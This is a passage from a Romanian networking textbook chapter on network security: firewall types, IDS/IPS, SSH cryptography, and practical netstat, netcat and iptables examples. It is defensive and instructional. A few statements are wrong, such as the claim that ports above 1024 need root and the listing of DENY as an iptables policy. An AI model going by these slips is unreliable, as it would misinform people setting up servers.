- de întrerupere a accesului (DoS sau Distributed DoS) – folosind metode specifice (SYN Flood) se supraîncarcă rețeaua și sistemul atacat, acestea nemai răspunzând cererilor legitime. Acest tip de atacat poate fi prevenit prin limitarea numărului de pachete ce conțin flag-ul SYN setat (se mai numesc și conexiuni *half-open*)
- de acces – obținerea unei parole. Acest tip de atac poate fi prevenit prin securizarea conexiunii, descrisă în secțiunea următoare.

Fiecare tip de atac poate fi prevenit, prin filtre ce acționează la diferite nivele ale stivei de protocoale. În funcție de aceste nivele, firewall-urile se pot clasifica în:

- Stateless - nu mențin starea conexiunii, având nevoie doar de informațiile de nivel 3 și 4.

- Stateful - mențin starea conexiunii, având nevoie de informațiile din antetele 3, 4 și 5 (ex. acestea sunt capabile să facă distincția între pachetele de răspuns de la o anumită destinație și o încercare de inițiere a unei conexiuni de la aceeași destinație).
- De nivel aplicație (proxy firewall) – acestea inspectează inclusiv porțiunea de date pentru a realiza criptări (ex. este capabil să reconstruiască un e-mail în vederea analizei acestuia).


În Fig. 7-2 sunt ilustrate nivelurile la care aceste trei tipuri de firewall acționează:



7-2 Clasificarea firewall-urilor

O altă clasificare a firewall-ului se poate realiza în funcție de serviciile pe care le oferă:

- IDS (Intrusion Detection System) – se ocupă doar cu detecția atacurilor, informând alte dispozitive pentru a realiza blocarea atacul. Acesta nu este, de obicei, poziționat în fluxul de trafic (datele nu trec în mod direct prin el), datele ajungând la firewall prin duplicare (vezi Fig 7-3). Astfel, în cazul unei încărcări foarte mari de trafic, acesta nu va influența cu nimic perfomanța rețelei, ci doar nu va mai reuși să analizeze tot traficul. Monitorizarea efectuată de IDS se mai numește și monitorizare pasivă.



7-3 IDS/IPS

- IPS (Intrusion Prevention System) – se ocupă cu detecția și blocarea atacurilor, fiind poziționat în fluxul de trafic (vezi Fig 7-3). Deseori acesta este integrat în Gateway-ul

rețelei locale (există echipamente ce pot deservi ambele funcții). În cazul unui atac, acesta poate bloca în mod automat traficul malițios, dar în cazul în care traficul este foarte mare, analiza fiecărui pachet duce la scăderea performanței rețelei. Monitorizarea efectuată de IPS se mai numește și monitorizare activă.

O alta clasificare a firewall-ului poate fi făcută în funcție de modul de implementare. Un firewall poate fi implementat ca un dispozitiv dedicat, folosind proceseoare de analiză specializate, numite ASIC-uri (Cisco ASA, Fortinet Fortigate). Acestea au perfomanțe foarte ridicate, dar și costurile de achiziție și mentenanță sunt ridicate. O soluție alternativă pentru aceste firewall-uri sunt cele implementate în software, pe calculatoare cu procesoare de uz general (ZoneAlarm, Windows Firewall, Netfilter/Iptables).

Netfilter/Iptables este framework-ul de firewall-ing cel mai des folosit în sistemele de operare Linux, atât pe servere, cât și pe stațiile de lucru obișnuite. Popularitatea lui se datorează flexibilității ridicate în filtrarea traficului. Mai multe detalii, despre cum este construit și cum se folosește, se găsesc în secțiunea *Utilitare*.

7.3 Securizarea conexiunii

În secțiunile anterioare, s-a descris cum se poate realiza filtrarea unui anumit tip de trafic (de exemplu doar punctele de lucru să aibă acces la un serviciu) și prevenirea unor atacuri. Un alt criteriu foarte important în transferul datelor confidențiale peste o rețea este securitatea conexiunii.

Ce înseamnă o conexiune sigură? Criteriile ce trebuie îndeplinite, pentru a securiza o conexiune sunt:

- **autentificare** – permiterea accesului în sistem doar anumitor persoane (sursa și destinația unei conexiuni sunt cine spun că sunt).
- **confidențialitate** – doar sursa și destinația unei conexiuni pot vizualiza informația. Astfel, chiar dacă cineva reușește să obțină un flux de date al transferului, să nu îl poată folosi. Un exemplu este atunci când se trimite parola unui utilizator către un server de e-mail. Aceasta nu trebuie să fie vizibilă unui potențial atacator.
- **integritate** – mesajul de la destinație nu a fost modificat pe parcurs. De exemplu, în cadrul unui transfer bancar electronic, este foarte important ca suma specificată să nu fie modificată.

Securizarea comunicațiilor în Internet poate fi comparată cu semnarea unei scrisori și trimiterea acesteia într-un plic sigilat. Semnătura dă autenticitatea scrisorii (autentificare), iar plicul sigilat îi conferă acesteia confidențialitatea și integritatea necesară (datele nu pot fi văzute, nici modificate).

Unul din cele mai importante protocoale ce oferă toate criteriile de securitate menționate mai sus este SSH (**S**ecure **SH**ell). Acesta este folosit îndeosebi pentru accesul sigur la distanță, permițând execuția de comenzi pe mașina accesată sau transfer de fișiere. Există două versiuni majore ale protocolului: SSH-1 (are vulnerabilități majore) și SSH-2 care este descris în RFC4250 [6], RFC4251 [7], RFC4252 [8], RFC4253 [9], RFC4254 [10], RFC4255 [11], RFC4256 [12], RFC4335 [13], RFC4344 [14], RFC4345 [15]. Cartea va aborda în continuare versiunea 2 a protocolului.


SSH a fost conceput pentru a înlocui rlogin, rsh și telnet pentru a asigura securizarea conexiunii dintre două stații ce comunică într-o rețea nesigură, așa cum este Internetul. Prin canalul oferit pot fi redirectate și conexiuni X11 și porturi arbitrare ale protocoalelor de nivel 4 din stiva TCP/IP, orice comunicație nesigură putând fi securizată. SSH utilizează ca protocol de nivel transport TCP-ul, componenta server ascultând pe portul 22.

Confidențialitatea, în cadrul protocolului SSH, este asigurată prin criptarea datelor de transmis. Criptografia reprezintă procesul de transformare a unui text clar într-un text cifrat. Ea stă la baza multor servicii și mecanisme de securitate folosite în Internet, folosind metode matematice pentru transformarea datelor, cu intenția de a ascunde conținutul lor sau de a le proteja împotriva modificării. Criptarea unui mesaj este realizată cu ajutorul unei chei secrete, folosind un algoritm asociat. Versiunea criptată a mesajului poate fi citită de destinatar numai dacă acesta posedă cheia secretă și algoritmul de decriptare. Există două tipuri de sisteme criptografice:

- simetrice (cu chei secrete), care folosesc aceeași cheie atât la criptarea cât și la decriptarea mesajelor.
- asimetrice (cu chei publice/private), care folosesc chei distincte de criptare și decriptare. Una din chei este ținută secretă și este cunoscută doar de proprietarul ei (cheia privată). A doua cheie (perechea ei) este făcută publică, fiind dificil de obținut matematic o cheie din cealaltă.

Criptografia cu chei publice/private funcționează în modul următor: o persoană care dorește să primească mesaje secrete deține două chei, una publică și una privată. Cheia publică poate fi afișată pe pagina Web personală sau făcută publică printr-un alt mijloc, aceasta putând fi văzută de către oricine. Cheia privată, în schimb, va fi ținută secretă pe stația locală. Dacă în aceste condiții cineva va dori să trimită mesaje secrete acestei persoane, va lua cheia publică afișată pe pagina Web personală și va cripta mesajul. Când mesajul va ajunge la destinație, persoana ce deține cheia privată (perechea cheii publice care a fost utilizată în criptarea mesajului trimis) va decripta mesajul cu ajutorul acesteia. În absența cheii private mesajul nu va putea fi decriptat, astfel încât numai destinatarul lui de drept îl va putea citi.

Protocolul SSH folosește algoritmi de criptare simetrică, pentru a oferi confidențialitate mesajelor: AES (Advanced Encryption Standard), 3DES (Triple Data Encryption Standard), IDEA, DES, ARCFOUR, BLOWFISH, TSS. 3DES este o cea mai populară variantă, necesitând o cheie comună pe 168, 112 sau 56 de biți (cu cât cheia e mai lungă, criptarea este mai puternică, dar durează mai mult). Se pune problema partajării cheii comune. Nu se poate trimite cheia pe canalul de comunicație, între cele două entități, deoarece poate fi interceptată și compromisă. Trebuie stabilită o cheie comună, fără ca aceasta să fie transmisă pe canal, folosind algoritmul *Diffie-Hellman Key Exchange*, prezentat în Fig. 7-4.



7-4 Algoritm Diffie-Hellman

Serverul ține o listă de perechi *(p,g)* cu proprietăți matematice speciale. *p* este un număr prim sigur (are forma $p = 2*q + 1$, unde *q* este număr prim), iar *g* este rădăcină primitivă (*mod p*), adică pentru fiecare număr *a* prim cu *p*, există un *k* cu proprietatea $g^k = a \pmod p$. Clientul face o cerere, pentru a primi perechea de numere *(p,g)*. Fiecare generează câte un număr aleator și calculează expresia $g^x \bmod p$, unde *x* este numărul generat aleator (în exemplul din figură sunt valorile *A* și *B*).


Clientul și serverul își trimit unul altuia valorile calculate, iar fiecare la rândul lui calculează cheia simetrică, ridicând numărul primit la valoarea generată aleator ($(g^a \bmod p)^b \bmod p = (g^b \bmod p)^a \bmod p$). Astfel ambele vor avea aceeași cheie, fără ca aceasta să fie transmisă efectiv pe canalul de comunicație.

SSH suportă două moduri de **autentificare**:

- prin parolă
- prin chei asimetrice

La autentificarea prin parolă, aceasta este trimisă serverului, după stabilirea unui canal criptat cu Diffie-Hellman. Astfel, parola este transmisă printr-un canal criptat, iar serverul va decripta parola pentru a valida autentificarea. În caz că serverul este compromis, parola va fi descoperită. Pentru a elimina acest neajuns, se folosește autentificarea folosind cheile asimetrice (publice/private). Astfel, după ce se realizează canalul criptat cu Diffie-Hellman, serverul trimite clientului un string aleator. Clientul va cripta stringul aleator cu cheia lui privată (numai de el știută) și trimite înapoi stringul criptat. Serverul îl decriptează folosind cheia lui publică, iar dacă rezultatul obținut în urma decriptării este identic cu stringul trimis, atunci clientul este autentificat (cheia publică putând decripta doar mesajele criptate cu perechea ei, cheia privată). După autentificare, schimbul de mesaje se realizează folosind chei simetrice deoarece cheile asimetrice sunt ineficente în operațiile de criptare/decriptare, iar impactul asupra traficului este mult prea mare. Așadar, în cadrul protocolului SSH, **autentificarea** se face prin chei asimetrice, **confidențialitatea** asigurându-se prin chei simetrice.

Una dintre metodele de autentificare, folosind chei asimetrice, folosită de protocolul SSH este bazată pe algoritmul RSA (*Rivest-Shamir-Adleman*), publicat încă din 1977 [15].



7-5 Asigurarea integrității mesajelor

Pentru ca protocolul SSH să asigure conexiuni sigure, acesta trebuie să ofere și integritatea datelor transmise (să ajungă nemodificate la destinație). Integritatea se poate realiza printr-un *rezumat (digest/hash)* al mesajului, funcție realizată prin MAC (Message Authentication Code), fiind un hash care folosește o cheie. Algoritmii de hashing folosiți sunt MD5 și SHA-1. Ambii algoritmi au vulnerabilități. Există și algoritmul SHA-2, dar nu este diposnibil în protocolul SSH. SHA-3 este în dezvoltare, fiind preconizat anul 2012 pentru finalizare (la scrierea acestei cărți nu era definitivat).

În Fig. 7-5 este prezentat modul cum se verifică integritatea unui mesaj, folosind o cheie secretă comună.

Exemplele de utilizare a programelor-client, ce folosesc protocolul SSH, cu toate facilitățile acestuia, se găsesc în secțiunea de utilitare. În cadrul studiului de caz, va fi prezentat modul de instalare și configurare a unui server SSH.

7.4 Utilitare

În acest subcapitol, se vor prezenta utilitare prin care:

- se pot vedea porturile folosite pe un calculator.
- se simulează o aplicație client/server.
- se realizează filtrări de pachete folosind un firewall.
- este implementat protocolul SSH.

7.4.1 Linux

netstat/ss

`netstat` este un utilitar prin care se pot vedea informații despre subsistemul de rețea, în sistemul de operare Linux. Tipul informațiilor afișate este controlat prin primul parametrul, după cum urmează:

- nici unul – o listă de conexiuni descrise. Dacă nu este specificată tipul de adresare (Ipv4 sau Ipv6), atunci vor fi afișate conexiunile active pentru tipurile de adresare configurate:

```
root@HQ:~# netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql         localhost:51132         ESTABLISHED
tcp        0      0 HQ.ro:ssh               79-117-24-159.rds:50514 ESTABLISHED
tcp        0      0 localhost:34374         localhost:www           TIME_WAIT
tcp        0      0 localhost:51132         localhost:mysql         ESTABLISHED
[...]
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    3530     /var/spool/postfix/dev/log
[...]
```

- `--route` – afișează tabela de rutare (echivalent ip route):

```
root@HQ:~# netstat --route
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.254.128 *               255.255.255.224 U         0 0          0 eth3
192.168.254.0   *               255.255.255.224 U         0 0          0 eth1
localnet        *               255.255.255.192 U         0 0          0 eth3
86.122.60.0     *               255.255.255.192 U         0 0          0 eth0
default         86.122.60.1.con 0.0.0.0         UG        0 0          0 eth0
```

- `--groups` – afișează grupurile multicast
- `--interfaces` – afișează interfețele de rețea.
- `--masquerade` – afișează toate adrese pentru care se face NAT (vezi capitolul *Alterarea pachetelor*)
- `--statistics` – statistici pentru fiecare protocol în parte.

Cel mai adesea, `netstat` se folosește pentru a vedea porturile pe care ascultă diverse servicii. În momentul în care nu vă puteți conecta pe un server la un serviciu (HTTP, SSH), primul pas este să verificați dacă serviciul ascultă pe portul asociat. Pentru a afișa doar porturile pe care ascultă o stație se poate folosi parametrul `--listening` (`-l`).

```
root@HQ:~# netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:https                 *:*                     LISTEN
tcp        0      0 *:www                   *:*                     LISTEN
tcp        0      0 *:ftp                   *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:smtp                  *:*                     LISTEN
[...]
udp        0      0 localhost:domain        *:*
[...]
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     2450     @/com/ubuntu/upstart
unix  2      [ ACC ]     STREAM     LISTENING     7482     /var/run/clamav/clamd.ctl
[...]
```

Se observă că în prima secțiune sunt afișate serviciile care acceptă conexiuni din Internet/rețea (Active Internet connections). În a doua secțiune sunt afișate conexiunile folosite la comunicarea inter-proces, prin intermediul subsistemului de rețea.

În general se dorește afișarea tuturor serviciilor ce ascultă pe anumit port, dar care folosesc un anumit protocol. Pentru acest lucru există opțiunile:

- `--tcp` (`-t`) - afișează doar conexiunile ce folosesc ca protocol TCP-ul. Se observă mai jos că se pot combina mai multe opțiuni, folosind forma lor prescurtată, iar ordinea nu contează (`t` este pentru `--tcp`, iar `l` pentru `--listening`). O altă observație este legată de faptul că apare și protocolul *tcp6*, acest lucru semnificând că protocolul de nivel rețea folosit este Ipv6:

```
root@HQ:~# netstat -lt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:https                 *:*                     LISTEN
[...]
tcp6       0      0 localhost:953           [::]:*                  LISTEN
```

- `--udp` (`-u`) - afișează doar conexiunile ce folosesc ca protocol UDP-ul:

```
root@HQ:~# netstat -lu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 *:49251                 *:*
udp        0      0 *:mdns                  *:*
[...]
udp6       0      0 [::]:domain             [::]:*
```

Dacă se dorește să se afișeze și numele programului (imaginea lui de pe disc) ce ascultă pe un port și oferă acel serviciu, se poate folosi opțiunea `--program` (`-p`) în combinație cu celelalte opțiuni prezentate. În acest caz, este obligatoriu ca `netstat` să se ruleze cu drepturi privilegiate, altfel nu va afișa nimic în dreptul secțiunii *PID/Program name*.

```
root@HQ:~# netstat -ltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address      Foreign Address      State       PID/Program name
tcp        0      0 *:https                 *:*             LISTEN      1347/apache2
[...]
```

Se observă ca pe portul *https* (443), programul care ascultă este *apache2*, având PID-ul *1347*.
De asemenea, o altă observație este legată de faptul că se folosesc nume, în loc de numere (*https* în loc de *443*, *localhost* în loc de *127.0.0.1*). Această transformare în nume, poate fi evitată, pentru rapiditate, prin folosirea parametrului `--numeric` (`-n`):

```
root@HQ:~# netstat -ltpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address      Foreign Address      State       PID/Program name
tcp        0      0 0.0.0.0:443       0.0.0.0:*            LISTEN      1347/apache2
[...]
```

Transformarea numelor în adrese IP se face cu ajutorul DNS-ului (vezi capitolul *Servicii de rețea*). Maparea între port/protocol și nume se face local, în sistemul de operare, în fișierul */etc/services*. Dacă se dorește să se vadă, portul pe care ascultă serviciul SSH și ce protocol se utilizează, căutăm

numele *ssh* în fișierul respectiv. Se observă maparea cu portul 22 al protocolului de nivel transport TCP:

```
root@HQ:~# cat /etc/services | grep ssh
ssh             22/tcp                          # SSH Remote Login Protocol
```

O dată cu evoluția nucleului sistemului de operare, au apărut alte utilitare cu ajutorul cărora se pot monitoriza conexiunile dintr-un sistem, acestea fiind mult mai rapide. Un înlocuitor al lui `netstat` este `ss`. `ss` este mult mai rapid și oferă exact aceleași opțiuni ca și `netstat`, modul în care este apelat fiind identic. Așadar este recomandată folosirea lui `ss` în locul lui `netstat`:

```
root@HQ:~# ss -ltpn
Recv-Q      Send-Q          Local Address:Port      Peer Address:Port
0           128             *:443                  *:*
users:(("apache2",1347,4),("apache2",3201,4),("apache2",3208,4),("apache2",3209,4),("apache2",
3210,4),("apache2",3303,4),("apache2",4519,4),("apache2",27075,4),("apache2",27086,4),("apache
2",27088,4),("apache2",27089,4),("apache2",30362,4))
[...]
```

Se observă că forma în care sunt afișate informațiile diferă. De asemenea, în loc să afișeze doar procesul principal, din care s-a pornit aplicația și s-a deschis portul aferent, afișează toate firele de execuție, ce fac parte din procesul inițial, fiecare având un alt PID. Al doilea număr, respectiv `4`, este numărul descriptorului de fișier asociat conexiunii curente în procesul respectiv.

netcat (nc)

`netcat (nc)` este un utilitar cu ajutorul căruia se poate simula o aplicație client-server, protocolul și portul folosite putând fi configurate. Puteți folosi interschimbabil `nc` și `netcat`, în general ambele fiind link-uri simbolice către același executabil (este configurabil, deci vor exista excepții). După rulare, se pot scrie mesaje text în terminale, acestea fiind transmise la celălalt capăt.

Serverul se simulează rulând `netcat` cu opțiune `-l` (listen), după care specificăm adresa IP pe care va asculta (din cele configurate pe interfețe) și portul. Adresa IP poate fi omisă, serverul ascultând pe toate IP-urile configurate. Pentru a folosi porturi mai mari de *1024,* trebuie să aveți drepturi privilegiate (*root*). Pentru client, se rulează `netcat`, urmat de adresa IP a serverului și portul configurat. În exemplul următor, vom folosi adresa IP *86.122.60.17* pentru server și portul *666*:

- server

```
root@HQ:~# netcat -l 86.122.60.17 666
ce faci?
```

- client

```
root@A:~# nc 86.122.60.17 666
ce faci?
```

Orice mesaj scris la client sau la server, urmat de tasta *Enter*, va apărea la celălalt capăt. Înainte de a trimite mesajul *ce faci?*, s-a rulat utilitarul `tcpdump`, având ca filtru de selecție portul *666* (`dst port 666`) și opțiunea prin care să afișeze conținutul pachetelor capturate (`-X`):

```
root@HQ:~# tcpdump  dst port 666 -X
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
17:10:04.671900 IP A.61047 > HQ.666: Flags [P.], seq 128857460:128857469, ack 27922159, win
1795, options [nop,nop,TS val 97953349 ecr 754844774], length 9
        0x0000:  4500 003d e473 0000 3706 9d9a 8d55 e1cc  E..=.s..7....U..
        0x0010:  567a 3c11 ee77 029a 07ae 3574 01aa 0eef  Vz<..w....5t....
        0x0020:  8018 0703 f940 0000 0101 080a 05d6 a645  .....@.........E
        0x0030:  2cfe 0466 6365 2066 6163 693f 0a         ,..fce.faci?.
```

Se observă că pachetul trimis de la *A* la *HQ* (de la client la server) nu este criptat, în conținutul acestuia apărând mesajul trimis (*ce faci?*).

Un exemplu de utilizare al `netcat` este atunci când vrem să simulăm o conexiune între două puncte, pe un anumit port, cu scopul de a vedea dacă acel port este filtrat/blocat.

iptables

`iptables` este un utilitar, cu care se pot adăuga reguli de filtrare și alterare a pachetelor, exclusiv pentru Linux, acesta făcând parte din proiectul *Netfilter* [16]. `iptables` permite unei mașini Linux să:

- filtreze pachete.
- translateze adrese (să schimbe adresa de nivel 3 cu o alta).
- rescrie câmpuri în antetul pachetelor.


`iptables` introduce noțiunea de tabel, pentru fiecare funcție de mai sus, existând câte un tabel predefinit, în care se adaugă reguli:

- filter – conține reguli care spun ce trafic poate să treacă și ce trafic trebuie blocat (de exemplu dorim ca toate conexiunile SSH să fie acceptate, iar cele TELNET să fie blocate pentru a nu permite conexiuni nesigure din rețea)
- nat – conține reguli pentru translatarea adreselor, permițând calculatoarelor cu adrese private din rețea să acceseze Internetul prin rescrierea câmpului IP sursă din antet, cu un IP sursă rutabil.
- mangle – conține reguli de alterarea a pachetelor (pot fi modificate diferite câmpuri ale antetelor).

În această secțiune vom insista pe filtrarea pachetelor, translatarea și alterarea pachetelor fiind descrisă pe larg în capitolul *Alterarea pachetelor*.

Firewall-ul se configurează prin scriere de reguli `iptables`. O regulă are două secțiuni principale:

- **selecție** – se specifică ce trafic va fi preluat, pe baza câmpurile din antete.
- **acțiune** – ce se întâmplă cu pachetele selectate (sunt acceptate, ignorate sau se modifică).



7-6 iptables – fluxul de trafic

Traficul, de pe un ruter Linux, este împărțit de `iptables` în mai multe tipuri, aceste tipuri purtând numele de *lanțuri* (*chains*). După specificarea tabelului, trebuie specificat lanțul, după cum urmează:

- INPUT – traficul care se adresează mașinii locale (pe care se adaugă regulile).
- OUTPUT – traficul ce are ca origine (este generat de) mașina locală.
- PREROUTING – traficul înainte de procesul de rutare (înainte să se stabilească pe ce interfață va pleca).
- POSTROUTING – traficul după procesul de rutare (deja s-a stabilit interfața pe care va pleca).
- FORWARD – traficul ce va trece prin procesul de rutare, deci sigur nu este adresat stației locale.

Tabele și lanțurile predefinite sunt în strânsă legătură, lanțurile neexistând în fiecare tabel. În Fig. 7-6, sunt prezentate lanțurile cu tabelele în care se pot folosi.

În continuare se va prezenta modul de configurare al unui firewall folosind iptables, pornind de la următorul exemplu:

```
root@HQ:~# iptables -t filter -A INPUT -s 10.0.0.0/8 -p tcp --dport 22 -j DROP
```

Se observă că tabela se specifică cu ajutorul parametrului –t. În cazul de față regula se va adăuga în tabela filter. Dacă nu se specifică nici o tabelă, cea implicită este filter. Deci comanda de sus este echivalentă cu:

```
root@HQ:~# iptables -A INPUT -s 10.0.0.0/8 -p tcp --dport 22 -j DROP
```

Toate opțiuni premise pentru parametrul `-t` sunt:

- `filter` – blocarea traficului dorit
- `nat` – translatarea de adrese
- `mangle` – alterarea pachetelor
- `raw` – configurarea excepțiilor de monitorizare a conexiunilor (nu face subiectul acestei cărți).

Toate opțiunile de selecție prezentate în continuare, vor fi făcute pe tabela `filter`, celelalte două tabele fiind prezentate pe larg în capitolul *Alterarea pachetelor*.

După specificarea tabelei (dacă este cazul), trebuie precizat lanțul pentru selecția tipului de trafic. În exemplul dat, se folosește lanțul `INPUT` pentru a selecta traficul destinat stației *HQ*. `INPUT` poate fi înlocuit cu orice lanț predefinit, acceptat de tabela `filter`. De exemplu, dacă dorim să selectăm traficul ce pleacă de la stația HQ vom folosi lanțul OUTPUT. Într-un lanț se pot adăuga, șterge, afișa reguli. Acest lucru este controlat de parametrul folosit înaintea lanțului. În cazul de față s-a folosit –A ce are ca semnificație *adăugare la sfârșitul listei de reguli*. Operațiile posibile și semnificația lor sunt, după cum urmează:

- `-A` sau `--append` – adăugarea unei reguli la finalul listei.
- `-D` sau `--delete` – ștergerea unei reguli.
- `-L` sau `--list` – afișarea regulilor adăugate. Dacă se omite specificarea lanțului, sunt afișate regulile din toate lanțurile existente în tabelă.
- `-F` sau `--flush` – ștergerea tuturor regulilor. Dacă se omite specificarea lanțului, sunt șterse regulile din toate lanțurile.
- `-N` sau `--new-chain` – crearea unui nou lanț customizat în funcție de necesități. De exemplu se dorește un lanț ce selectează tot traficul ce tranzitează firewall-ul, dar care are ca sursă doar clasele de IP ale Google. Trebuie adăugată o regulă pentru fiecare clasă de IP-uri ale Google. Dacă la selecție s-ar dori adăugarea unei destinații, atunci pentru fiecare destinație ar trebuie adăugate câte o regulă corespunzătoare fiecărei clase de IP Google, astfel numărul de reguli se multiplică. Dacă se folosește lanțul creat, atunci va exista doar câte o regulă pentru fiecare destinație. Vom vedea în fragmentele următoare că numărul de reguli afectează în mod direct performanța unui ruter.
- `-X` sau `--delete-chain` – șterge un lanț creat anterior. Nu se pot șterge lanțurile predefinite.

- `-P` sau `--policy` – specifică politica implicită a unui lanț. Politica implicită a unui lanț se referă la acțiunea pe care acesta o ia, în cazul în care un pachet nu corespunde nici unei reguli din lanț. Valorile permise, după specificarea lanțului, sunt `ACCEPT` (dacă nu poate fi selectat cu nici o regulă este trimis mai departe) sau `DENY` (dacă nu corespunde nici unei reguli, este blocat). Lanțurile create de utilizator nu pot avea politică implicită.

După specificarea tipului de trafic, selecția se poate face mai specific, după informațiile din antetele pachetului. În exemplu de față s-a dorit selecția pachetelor ce au ca sursă un IP din clasa *10.0.0.0/8*, acest lucru realizându-se cu parametrul `-s` (*sursă*). Parametri posibili sunt:

- `-i` urmat de inferfața de intrare
- `-o` urmate de inferfața de ieșire
- `-d` urmat de adresa IP destinație
- `-s` urmat de adresa IP sursă.

Opțiunile prezentate anterior permit practic selectarea unui pachet după informațiile din antetul de nivel rețea (sursă-destinație). `iptables` extinde procesul de selecție, permițând specificarea protocolui de nivel transport folosind parametrul `-p` urmat de numele protocolului (`tcp`, `udp` sau `icmp`). După protocolul folosit, se poate specifica și portul sursă sau destinație folosind parametrii `--sport` (source port) și `--dport` (destination port).

Pentru protocolul TCP, se pot face selecții și după flag-urile ce sunt setate în cadrul antetului (`SYN ACK FIN RST URG PSH`) folosind opțiunea `--tcp-flags`. Aceasta primește doi parametri: primul specifică flag-urile ce vor fi analizate, separate de virtulă, iar al doilea specifică flag-urile ce trebuie să fie setate pentru ca pachetul să fie selectat). De exemplu, comanda următoare va selecta traficul ce folosește procolul TCP și are flag-ul SYN setat, iar restul flag-urile, ACK, FIN, RST nesetate (acesta este un exemplu când se dorește selecția pachetelor ce sunt folosite la deschiderea unei conexiuni):

```
root@HQ:~# iptables -A FORWARD -p tcp --tcp-flags SYN,ACK,FIN,RST SYN
```

Selecția prezentată este foarte des folosită și de aceea `iptables` pune la dispoziție o formă prescurtată și anume parametrul `--syn`, în loc de `--tcp-flags`. Astfel comanda anterioară este echivalentă cu următoarea:

```
root@HQ:~# iptables -A FORWARD -p tcp --syn
```

Protocolul ICMP (`-p ICMP`), în cadrul comenzii `iptables`, oferă posibilități de selecție în funcție de tipul pachetului ICMP (`echo-request`, `echo-reply`, `time-excedeed`), folosind parametrul `--icmp-type` urmat de unul din tipurile menționate anterior.

Pentru a vedea toate opțiunile unui protocol, se recomandă folosirea comenzii: `iptables -p` *`nume_protocol`* `-h` sau consultarea paginilor de manual (`man iptables`).


După cum s-a precizat la începutul secțiunii, o regulă iptables are două secțiuni: una de selecție și una de acțiune. Până la parametrul `-j` al regulii se află partea de selecție, `-j` specificând acțiunea ce trebuie întreprinsă pentru pachetul selectat. Acțiunea poate fi omisă, caz în care nu se întâmplă nimic cu pachetul selectat, doar este incrementat un contor de selecție.

În terminologia `iptables`, `-j` vine de la *jump*, iar ceea ce urmează după el este un *target*, cele mai uzuale valori pentru tabela `filter` fiind:

- `ACCEPT` – pachetul selectat este acceptat
- `DROP` – pachetul selectat este blocat
- `LOG` – adaugă în log-urile sistemului o înregistrare ce descrie pachetul selectat.

Până în acest punct, s-a descris din ce e compusă o regulă iptables și cum o construim. Ce se întâmplă în momentul în care există mai multe reguli în același lanț? Cum sunt acestea parcurse pentru a vedea dacă pachetul curent se potrivește cu vreuna din ele? Răspunsul este simplu: acesta parcurge regulile de sus în jos (ca și tabela de rutare) de la prima regulă până la ultima, verificarea făcându-se secvențial. În momentul în care s-a găsit o regulă ce poate selecta pachetul curent, se

aplică acțiunea corespunzătoare regulii, iar procesarea se termină (nu se mai verifică și restul intrărilor din tabelă). Așadar ordinea în care sunt regulile în lanț contează, de aceea existând două opțiuni de adăugare: `-A` la sfârșitul listei și `-I` oriunde în listă (dacă nu se specifică poziția, se adaugă în capul listei). În Fig. 7-7 este prezentat un exemplu de parcurgere a regulilor din lanțul `FORWARD` pentru un pachet dat.



7-7 iptables – pacurgere reguli

Ce se întâmplă când nicio regulă nu selectează pachetul curent? S-a discutat anterior despre configurarea unei politici implicite. Aceasta este cea care se aplică în cazul în care nici o regulă nu se potrivește. În mod implicit, politica este ACCEPT (toate pachetele se acceptă).

Problemă: se dorește să se blocheze tot traficul de la clasa de IP-uri *10.0.0.0/8* și de la *192.168.0.0/24*, dar traficul de la clasa de IP-uri *10.0.1.0/24*, ce face parte din *10.0.0.0/8* să fie acceptat. Vom bloca traficul de la clasele de IP-uri date, pe lanțul `FORWARD` (este lanțul prin care trec pachetele ce vin dinspre rețea și trebuie rutate către exterior).

```
root@HQ:~# iptables -L FORWARD
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
root@HQ:~# iptables -A FORWARD -s 10.0.0.0/8 -j DROP
root@HQ:~# iptables -L FORWARD
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  10.0.0.0/8          anywhere
root@HQ:~# iptables -A FORWARD -s 192.168.0.0/24 -j DROP
root@HQ:~# iptables -L FORWARD
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  10.0.0.0/8          anywhere
DROP       all  --  192.168.0.0/24      anywhere
```

Se observă că regulile au fost adăugate în ordine. Acum vom adăuga o regulă care să accepte traficul de la clasa *10.0.1.0/24*:

```
root@HQ:~# iptables -A FORWARD -s 10.0.1.0/24 -j ACCEPT
root@HQ:~# iptables -L FORWARD
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  10.0.0.0/8          anywhere
DROP       all  --  192.168.0.0/24      anywhere
ACCEPT     all  --  10.0.1.0/24         anywhere
```

Regula a fost adăugată la sfârșit și aceasta nu va avea nici un efect pentru că selecția se va opri la prima regulă. Pentru a avea efect, trebuie ștearsă și adăugată la început.

```
root@HQ:~# iptables -D FORWARD -s 10.0.1.0/24 -j ACCEPT
root@HQ:~# iptables -L FORWARD
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  10.0.0.0/8          anywhere
DROP       all  --  192.168.0.0/24      anywhere
root@HQ:~# iptables -I FORWARD -s 10.0.1.0/24 -j ACCEPT
root@HQ:~# iptables -L FORWARD
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
```

```
ACCEPT     all  --  10.0.1.0/24          anywhere
DROP       all  --  10.0.0.0/8           anywhere
DROP       all  --  192.168.0.0/24       anywhere
```

